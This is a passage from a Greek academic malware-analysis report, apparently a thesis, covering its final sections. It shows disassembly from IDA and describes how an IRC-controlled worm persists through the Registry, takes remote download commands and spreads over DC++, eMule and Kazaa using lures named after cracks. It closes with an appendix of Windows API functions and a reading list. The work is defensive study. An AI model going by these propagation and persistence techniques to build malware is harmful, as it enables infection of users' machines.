
```
.text:0040296C              jnz     short loc_402973
.text:0040296E              call    sub_401EB9
.text:00402973
.text:00402973 loc_402973:                          ; CODE XREF: sub_4027F2+17Aj
.text:00402973              cmp     ebx, 1
.text:00402976              jnz     short loc_40297D
.text:00402978              call    sub_4020E7
.text:0040297D
.text:0040297D loc_40297D:                          ; CODE XREF: sub_4027F2+184j
.text:0040297D              cmp     [ebp+var_C], 1
.text:00402981              jnz     short loc_402988
.text:00402983              call    sub_4022FB
.text:00402988
.text:00402988 loc_402988:                          ; CODE XREF: sub_4027F2+18Fj
.text:00402988              cmp     [ebp+var_10], 1
.text:0040298C              jnz     short loc_402993
.text:0040298E              call    sub_4024E2
.text:00402993
.text:00402993 loc_402993:                          ; CODE XREF: sub_4027F2+19Aj
.text:00402993              pop     edi
.text:00402994              pop     esi
.text:00402995              pop     ebx
.text:00402996              leave
.text:00402997              retn
.text:00402997 sub_4027F2   endp
```

Εδώ παρατηρούμε πως για κάθε διαφορετικό πρόγραμμα διαμοιρασμού αρχείων (ebp+var_8, edi, esi, ebx, ebp+var_C, ebp+var_10) καλείται μια ξεχωριστή συνάρτηση. Αυτές οι συναρτήσεις προφανώς σχετίζονται με ρυθμίσεις του κάθε προγράμματος διαμοιρασμού αρχείων με βασική την προσθήκη του φακέλου msview στην λίστα των διαμοιραζόμενων αρχείων του, ώστε να προωθηθεί σε άλλους χρήστες του διαδικτύου.



Εικόνα 14. Λίστα διαμοιραζόμενων Αρχείων του DC++

Στις εικόνες 14 και 15 βλέπουμε πως ο φάκελος msview και κατ' επέκταση και τα περιεχόμενα του έχουν συμπεριληφθεί αυτομάτως στην λίστα των διαμοιραζόμενων αρχείων των δημοφιλών προγραμμάτων διαμοιρασμού αρχείων DC++ και Emule. Αξίζει να παρατηρηθεί πως ακόμα και αν διαγράψουμε τον φάκελο αυτό από την λίστα διαμοιραζόμενων αρχείων, ο φάκελος αυτός επανατοποθετείται αυτόματα στην λίστα μετά από επανεκκίνηση των προγραμμάτων αυτών.



Εικόνα 15. Λίστα διαμοιραζόμενων Αρχείων του Emule

Επίλογος – Συμπεράσματα

Η διαδικασία που ακολουθήσαμε κατά την ανάλυση του malware, είναι η βασική γραμμή η οποία ακολουθείται κατά την ανάλυση ενός κακόβουλου λογισμικού. Φυσικά ανάλογα με την “φύση” του κακόβουλου λογισμικού μπορεί να μην είναι απαραίτητες όλες οι ενέργειες που ακολουθήθηκαν στην παρούσα εργασία ή να χρειάζονται επιπλέον τεχνικές ανάλυσης, οι βασικές αρχές πάντως είναι αυτές οι οποίες παρουσιάστηκαν. Μια δυναμική ανάλυση σε συνδυασμό με μια προσεκτική στατική ανάλυση η οποία συμπεριλαμβάνει και την εξέταση του κώδικα assembly του λογισμικού, δίνει σίγουρα πολύ σημαντικές πληροφορίες στον αναλυτή.

Όσο αφορά την περίπτωση μας, το κακόβουλο λογισμικό το οποίο αναλύσαμε είναι ένα worm. Η ανάλυση έδειξε πως αντιγράφεται στο System32 με το όνομα svcnet.exe το οποίο είναι και το όνομα της διεργασίας και δημιουργεί εγγραφές στην Registry ώστε να τρέχει αυτόματα με την έναρξη του λειτουργικού συστήματος και να προβαίνει σε λειτουργίες σχετικά με το διαδίκτυο. Συνδέεται σε έναν irc-server, εισέρχεται (join) σε συγκεκριμένο κανάλι και από εκεί ο επιτιθέμενος μπορεί να τρέξει δικό του κώδικα στο μολυσμένο σύστημα οδηγώντας το “μολυσμένο” σύστημα να κατεβάσει αρχεία από συγκεκριμένο Url μετα από εντολή του (!update) . Μεταδίδεται μέσω προγραμμάτων διαμοιρασμού αρχείων όπως το Emule, το Kazaa, και το DC++ δημιουργώντας έναν φάκελο με το όνομα msview μέσα στο System32 στον οποίον τοποθετεί τον εαυτό του με διάφορα ονόματα τα οποία σχετίζονται με cracks και serial numbers γνωστών εφαρμογών ενώ στην συνέχεια ρυθμίζει τα προγράμματα διαμοιρασμού αρχείων έτσι ώστε να συμπεριλάβουν τον φάκελο αυτό στους διαμοιραζόμενους φακέλους.

ΠΑΡΑΡΤΗΜΑ

ΠΕΡΙΓΡΑΦΗ ΤΩΝ ΕΙΣΑΓΩΜΕΝΩΝ ΣΥΝΑΡΤΗΣΕΩΝ

CloseHandle Closes an open object handle

CopyFileA Copies an existing file to a new file

CreateDirectoryA Creates a new directory. If the underlying file system supports security on files and directories, the function applies a specified security descriptor to the new directory

CreateFileA Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe. The function returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the flags and attributes specified.

CreateMutexA Creates a mutual exclusion object that can be used by malware to ensure that only a single instance of the malware is running on a system at any given time. Malware often uses fixed names for mutexes, which can be good host-based indicators to detect additional installations of the malware

CreateThread Creates a thread to execute within the virtual address space of the calling process. The number of threads a process can create is limited by the available virtual memory. By default, every thread has one megabyte of stack space. Therefore, you can create at most 2,048 threads. If you reduce the default stack size, you can create more threads. However, your application will have better performance if you create one thread per processor and build queues of requests for which the application maintains the context information. A thread would process all requests in a queue before processing requests in the next queue. The new thread handle is created with the THREAD_ALL_ACCESS access right. If a security descriptor is not provided when the thread is created, a default security descriptor is constructed for the new thread using the primary token of the process that is creating the thread

GetCommandLineA Retrieves the command-line string for the current process.

GetFileSize Retrieves the size of the specified file, in bytes.

GetModuleFileNameA Returns the filename of a module that is loaded in the current process. Malware can use this function to modify or copy files in the currently running process.

GetModuleHandleA Used to obtain a handle to an already loaded module. Malware may use GetModuleHandle to locate and modify code in a loaded module or to search for a good location to inject code.

GetProcessHeap Retrieves a handle to the default heap of the calling process. This handle can then be used in subsequent calls to the heap functions.

GetSystemDirectoryA Retrieves the path of the system directory. The system directory contains system files such as dynamic-link libraries and drivers. Malware sometimes uses this call to determine into which directory to install additional malicious programs

GetTickCount Retrieves the number of milliseconds that have elapsed since the system was started, up to 49.7 days.

HeapAlloc Allocates a block of memory from a heap. The allocated memory is not movable.

HeapFree Frees a memory block allocated from a heap by the HeapAlloc or HeapReAlloc function.

OpenMutexA Opens an existing named mutex object.

ReadFile Reads data from the specified file or input/output (I/O) device. Reads occur at the position specified by the file pointer if supported by the device.

RtlUnwind Initiates an unwind of procedure call frames.

ZeroMemory Fills a block of memory with zeros.

SetFilePointer Moves the file pointer of the specified file.

Sleep Suspends the execution of the current thread until the time-out interval elapses.

WriteFile Writes data to the specified file or input/output (I/O) device.

lstrcatA Appends one string to another.

lstrcmpA Compares two character strings. The comparison is case-sensitive.

lstrcmpiA Compares two character strings. The comparison is not case-sensitive.

lstrcpyA Copies a string to a buffer.

lstrcpynA Copies a specified number of characters from a source string into a buffer.

lstrlenA Determines the length of the specified string (not including the terminating null character).

InternetCloseHandle Closes a single Internet handle.

InternetOpenA Initializes an application's use of the WinINet functions.

InterneOpenUrlA Opens a resource specified by a complete FTP or HTTP URL.

InternetReadFile Reads data from a handle opened by the InternetOpenUrl, FtpOpenFile, or HttpOpenRequest function

WSAStartup Used to initialize low-level network functionality. Finding calls to

WSAStartup can often be an easy way to locate the start of networkrelated

functionality.

Connect establishes a connection to a specified socket

Gethostbyaddr retrieves the host information corresponding to a network address

Gethostbyname retrieves host information corresponding to a host name from a host database

Htons converts a u_short from host to TCP/IP network byte order (which is big-endian).

***Inet**_addr* Converts an IP address string like 127.0.0.1 so that it can be used by functions such as connect.

Recv receives data from a connected socket or a bound connectionless socket.

Send Sends data to a remote machine. Malware often uses this function to send data to a remote command-and-control server.

Socket creates a socket that is bound to a specific transport service provider

RegCreatkeyExA Creates the specified registry key. If the key already exists, the function opens it. Note that key names are not case sensitive.

RegCloseKey Closes a handle to the specified registry key.

RegOpenKeyExA Opens the specified registry key. Note that key names are not case sensitive.

RegQueryValueExA Retrieves the type and data for the specified value name associated with an open registry key

RegSetValueExA Sets the data and type of a specified value under a registry key.

WsprintfA Writes formatted data to the specified buffer. Any arguments are converted and copied to the output buffer according to the corresponding format specification in the format string. The function appends a terminating null character to the characters it writes, but the return value does not include the terminating null character in its character count.

ShellExecuteA Performs an operation on a specified file. Used to execute another program. If malware creates a new process, you will need to analyze the new process as well

Exit terminates a process

Memset fills memory block with character

Raise sending a signal to the program that contains this raise() call

Rand pseudo-random number generator

Srand seeds the random number generation function rand so it does not produce the same sequence of numbers

Strchr Searches a string for the first occurrence of a character that matches the specified character. The comparison is case-sensitive

Strtok returns a pointer to the next "token" in str1, where str2 contains the delimiters that determine the token. strtok() returns NULL if no token is found. In order to convert a string to tokens, the first call to strtok() should have str1 point to the string to be tokenized. All calls after this should have str1 = NULL.

ΙΣΤΟΣΕΛΙΔΕΣ ΕΡΓΑΛΕΙΩΝ

[1] UPX, *http://upx.sourceforge.net/*

[2] TrIDNet, *http://mark0.net/soft-tridnet-e.html*

[3] BinText *http://www.mcafee.com/us/downloads/free-tools/bintext.aspx*

[4] Dependency Walker *http://www.dependencywalker.com/*

[5] FakeDNS *http://labs.idefense.com/software/malcode.php*

[6] CaptureBAT *https://www.honeynet.org/node/315*

[7] Active Ports *http://www.devicelock.com/freeware.html*

[8] Wireshark *http://www.wireshark.org/*

[9] Netcat *http://nc110.sourceforge.net/*

[10] VMWare Player *http://www.vmware.com/products/player/*

[11] Process Eplorer *http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx*

[12] RegShot *http://sourceforge.net/projects/regshot/*

[13] ProcessMonitor *http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx*

[14] Autoruns *http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx*

[15] PEID *http://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml*

[16] IDA Pro *http://www.hex-rays.com/products/ida/index.shtml*

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] Michael Sikorski, Andrew Honig, "*Practical Malware Analysis,Feb 2012* "

[2] Lenny Zaltser, "*Introduction to Malware Analysis*", 2010

[3] Eldad Eilam, Elliot Chikofsky, "*Reversing: Secrets of Reverse Engineering, 2005*"

[4] Craig Valli, Murray Brand, "*The Malware Analysis Body of Knowledge*", 2008

[5] Anders Orsten Flaglien, "Cross-Computer Malware Detection in Digital Forensics", Master's Thesis in Information Security 30 ECTS, 2010

[6] Mohammad Nour Saffaf, "Malware Analysis", Barchelor's Thesis, Helsinki Metropolia Univercity of Applied Scienes Degree Programme in Information Technology, Μάιος 2005

[7] Dennis Distler, "Malware Analysis: An Introduction", SANS Institute InfoSec Reading Room, December 2007

[8] Martin Overtoon, "Malware Forensics: Detecting the Unkown", presented at 2008 Virus Bulletin conference, Ottawa Canada, October 2008

[9] Harlan Carvey, Eoghan Casey, "Windows Forensic Analysis 2nd E" , 2009

[10] Michael Hale Ligh, Steven Adair, Blake Harstein, Matthew Richard "Malware Analyst's CookBook: Tools and Techniques for Fighting Malicious Code", 2011

[11] Michael Erbschloe, "Trojans Worms and Spyware", 2005

[12] Michael A. Davis, Sean M. Bodmer, Aaron LeMasters, "Malware & Rootkits Secrets & Solutions", 2010

[13] Nicholas Weaver, Vern Paxson, Stuart Stanifor, Robert Cunningham "A Taxonomy of Computer Worms" October 2003

[15] Dorn Seeley “Tour of the Worm” Department of Computer Science Univercity of Utah,